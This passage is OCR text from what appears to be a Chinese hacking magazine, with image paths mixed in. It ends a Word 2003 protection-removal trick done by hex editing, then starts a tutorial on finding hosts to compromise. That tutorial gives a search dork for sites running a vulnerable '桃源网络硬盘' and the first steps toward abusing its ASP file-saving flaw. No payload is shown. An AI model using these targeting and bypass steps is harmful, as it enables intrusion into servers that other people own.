


图24

说，我们刚刚记下的是7A9DC613，在查找时就要输入13C69D7A，明白了吗？相信聪明的你一定没有问题！点击"确定"按钮，就会找到以上代码。如图25所示。


图25


将它们改为00000000，然后点击"文件"菜单中的"保存"即可。

第五步，用Word 2003打开那个带有密码保护的DOC文档，点击"工具"菜单中的"取消密码保护"。这样就再也不会出现要你输入密码的对话框，密码已经为空！你可以随意编辑该文档，它与没有经过保护的文档毫无差别。如果你的"保护文档"密码忘记了，此时就可以试试这个方法，百试百灵！

适合读者：网民，网络新手
前置知识：无

用搜索引擎找自己想要的肉鸡

（桃源网络硬盘漏洞利用）




文/图 玫瑰下的烂泥


今天我演示一下利用"桃源网络硬盘"的另存ASP文件漏洞来找肉鸡！首先在搜索引擎里搜关键词"登录 保留 2005 桃源工作室版权所有"，如图1所示。


点击进去当然是要注册一个ID。在这之前，我已注册了一个abcxd的ID，注册如图2所示。


登录进去后就上传一个TXT文件，如图3所示。其实这个不太重要，我只是方便得到那个在线的文本编辑URL，如果你知道它的在线编辑文本的URL，可以直接进入，如图4所示。


按着Shift键单击那个编辑的图标就新建一个页面进入该文本的编辑。如图5所示。


图1



图2


图3



图4


图5

